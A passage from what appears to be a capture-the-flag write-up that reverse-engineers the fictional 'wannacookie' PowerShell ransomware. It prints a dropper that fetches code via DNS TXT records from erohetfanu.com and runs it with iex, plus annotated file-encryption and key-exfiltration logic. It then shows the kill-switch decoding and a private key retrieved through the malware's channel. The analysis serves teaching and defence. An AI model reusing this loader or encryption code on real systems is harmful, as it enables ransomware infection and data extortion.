ViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMd
DFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'), [IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd()

# Display Decoded Function
PS C:\bin> $j
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -
Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings}; iex($(H2A $h | Out-string))

# Hex to Ascii
PS C:\bin> function H2A($a) {
>> $o;
>> $a -split '(..)' | ? { $_ }  | forEach {
>> [char]([convert]::toint16($_,16))
>> } | forEach {$o = $o + $_};
>> return $o
>> };

# String from decoded macro
PS C:\bin> $f = "77616E6E61636F6F6B69652E6D696E2E707331";
PS C:\bin> $h = "";
PS C:\bin> foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-
1)) {
>> $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings
>> };

# Value from DNS Resolution, converted from hex to ascii
PS C:\bin> $h
2466756e6374696f6e73203d...
PS C:\bin> $m = H2A($h)

# Display the text
PS C:\bin> $m | Out-String
$functions = {function e_d_file($key, $File, $enc_it) {[byte[]]$key = $key;$Suffix =
"`.wannacookie";[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');[System.Int32]$KeySize =
$key.Length*8;$AESP = New-Object 'System.Security.Cryptography.AesManaged';$AESP.Mode =
…
else {$(Resolve-DnsName -Server erohetfanu.com -Name "$n_c_id.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings}
…
```

Figure 73 - Identifying Control Domain and Pulling Code

Objective 9.3. Stop the Malware

Once we knew how additional commands were being retrieved, it made sense to review the code more thoroughly to see if there was any further remediation that could be taken.

Looking at the function in the returned code that performs the encryption, there were two interesting conditions before any encryption occurred.



```
function wanc {
    $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
        $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {
            return};
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return};
```

Figure 74 - Kill Switch in Code

The first performed a DNS resolution using Google’s open DSN servers for an encoded string, and if the domain existed, aborted. These kinds of checks are often used to test if the malware is running in a detonation chamber, as some antivirus software will feed in invalid data in response to any network request, in an attempt to deeply analyze a code section’s behavior. This is very similar to the switch that researcher Marcus Hutchins found in WannaCry. This is fortunate, as more sophisticated malware would query for a random domain, not a static one. By registering a domain, we can stop the malware!

Looking further, the second condition showed that the malware will only run on systems in the KRINGLECASTLE domain and systems were port 8080 was not in use. This is a concern, as it means Santa’s domain is the active target of this adversary – the malware avoids infecting other targets. Santa should be very concerned that he is being specifically targeted.

In order to use the domain registration killswitch, we had to first identify the domain we needed to register. Carefully reviewing the code, there were several functions to do data transformations: Binary to Hex, Compressed GZip Stream to Binary, Hex to Binary, and Hex to ASCII. A static string is run through these functions and then XORed with the results of another DNS query to the control domain.

We simply passed the strings from the binary through these functions and determined the resulting domain, as shown in Figure 75.

```
PS C:\bin> $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
66667272727869657268667865666B73
PS C:\bin> $ns = "66667272727869657268667865666B73"
PS C:\bin>  $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
#Binary to Hex
PS C:\bin>  function B2H {
>>    param($DEC);
>>    $tmp = '';
>>    ForEach ($value in $DEC){
>>        $a = "{0:x}" -f [Int]$value;
>>        if ($a.length -eq 1){
>>            $tmp += '0' + $a
>>        } else {
>>            $tmp += $a
>>        }};
>>    return $tmp};
#GZip to Binary
PS C:\bin>  function G2B {
>>    param([byte[]]$Data);
>>    Process {
>>        $SrcData = New-Object System.IO.MemoryStream( , $Data );
>>        $output = New-Object System.IO.MemoryStream;
>>        $gStream = New-Object System.IO.Compression.GzipStream $SrcData, ([IO.Compression.CompressionMode]::Decompress);
>>        $gStream.CopyTo( $output );
>>        $gStream.Close();
>>        $SrcData.Close();
>>        [byte[]] $byteArr = $output.ToArray();
>>        return $byteArr}};
#Hex to Binary
PS C:\bin>  function H2B {
>>    param($HX);
>>    $HX = $HX -split '(..)' | ? { $_ };
>>    ForEach ($value in $HX) {
>>        [Convert]::ToInt32($value,16) }};
#Hex to ASCII
PS C:\bin> function H2A() {
>>    Param($a);
>>    $outa;
>>    $a -split '(..)' | ? { $_ }  | forEach { [char]([convert]::toint16($_,16)) } | forEach {$outa = $outa + $_};
>>    return $outa};
PS C:\bin> $hx1 = H2B($S1)
PS C:\bin> $gb = G2B($hx1)
PS C:\bin> $bh = B2H($gb)
PS C:\bin> $bh
1f0f0202171d020c0b09075604070a0a
PS C:\bin> H2B($bh)
PS C:\bin> $b1 = H2B($bh)
PS C:\bin> $b2 = H2B($ns)
PS C:\bin> $b1.Count
16
PS C:\bin> $bytes = @(0..15)
PS C:\bin> for($uu=0;$uu -lt $b1.Count; $uu++) {$bytes[$uu] = $b1[$uu] -bxor $b2[$uu]}
PS C:\bin> $hz = B2H($bytes)
PS C:\bin> $hz
7969707065656b697961612e61616179
PS C:\bin> H2A($hz)
yippeekiyaa.aaay
```

Figure 75 - Decoding the Killswitch Domain

With the domain decoded to “yippeekiyaa.aaay”, we headed over to Santa’s Domain Registrar console and inputted the new domain:




Figure 76 - Registering the Domain

We were able to successfully register it and stop future malware infections.




Ho Ho Ho Daddy
Regis
✓ Domain Successfully registered!
Successfully registered yippeekiyaa.aaay!
×

Figure 77 - Domain Registered

Objective 9.4. Recover Alabaster's Password

Finally, we spoke to Alabaster, who admitted that while trying to perform an inspection of the malware himself, he inadvertently encrypted his own files, and needed help recovering his password database file.


I began by looking more closely at the wanc function from the malware we decoded in objective 9.3, which is annotated in Figure 78.



```
function wanc {
#Check for Killswitch domain:
    if ($null -ne ((Resolve-DnsName -Name "yippeekiyaa.aaay" -ErrorAction 0 -Server 8.8.8.8))) {return};
#Verify running on target systems:
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).
    Domain -ne "KRINGLECASTLE") {return};
#Retrieve public key from DNS: 7365727665722E637274 is hex that equals 'server.crt':
    $p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) );
#Random 16 byte value to use as encryption key:
    $b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]
    255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -ne 0x00});
#Random value to hex, to use as key:
    $h_k = $(B2H $b_k);
#Get SHA1 hash of key hex bytes:
    $k_h = $(sh1 $h_k);
#Use public key to encrypt key:
    $p_k_e_k = (p_k_e $b_k $p_k).ToString();
# Transmit the encrypted key to server:
    $c_id = $(snd_k $p_k_e_k);
    ...
#Get a list of all elfdb files in common user profile directories:
    [array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($env:userprofile+'\Desktop'),$($env:
    userprofile+'\Documents'),$($env:userprofile+'\Videos'),$($env:userprofile+'\Pictures'),$($env:userprofile+
    '\Music')) -Recurse | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});
#Encrypt these files:
    e_n_d $b_k $f_c $true;
#Clear key from memory:
    Clear-variable -Name "h_k";
    Clear-variable -Name "b_k";
#Next ~16 lines display a full screen ransomware payment prompt webpage, it appears:
    $lurl = 'http://127.0.0.1:8080/';
...
    $list = New-Object System.Net.HttpListener;
...
            $context = $list.GetContext();
            $Req = $context.Request;
...
            elseif ($recvd -eq 'GET /decrypt') {
#Get the key:
                $akey = $Req.QueryString.Item("key");
#Confirm the key matches the saved SHA1:
                if ($k_h -eq $(sh1 $akey)) {
#Convert key to binary:
                    $akey = $(H2B $akey);
#Find encrypted files:
                    [array]$f_c = $(Get-ChildItem -Path $($env:userprofile) -Recurse  -Filter *.wannacookie | where
                    { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});
#Decrypt the files:
                    e_n_d $akey $f_c $false;
```

Figure 78 - Annotated WANC Function


At shown in the third line, a copy of the public key is retrieved from the server in the g_o_dns function using DNS as a communication channel. Looking more closely at this call, we discovered that the hex string parameter in that call actually decodes to "server.crt". This implies other files may be retrievable from the server. As such, we tried replacing this string with "server.key" to see if the private key was available, which it was, as shown in Figure 79.



```
PS C:\Users\matt> g_o_dns("7365727665722E637274")
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxM0f4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrlPZfy3AW9uGFj/sgJv42xcF
+W==
PS C:\Users\matt> H2A("7365727665722E637274")
server.crt
PS C:\Users\matt> A2H("server.key")
7365727665722E6B6579
PS C:\Users\matt> g_o_dns("7365727665722E6B6579")
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4aO+IdRaD9mM/SaB09GWLLIt0dyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld4lTcFdaXolUEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
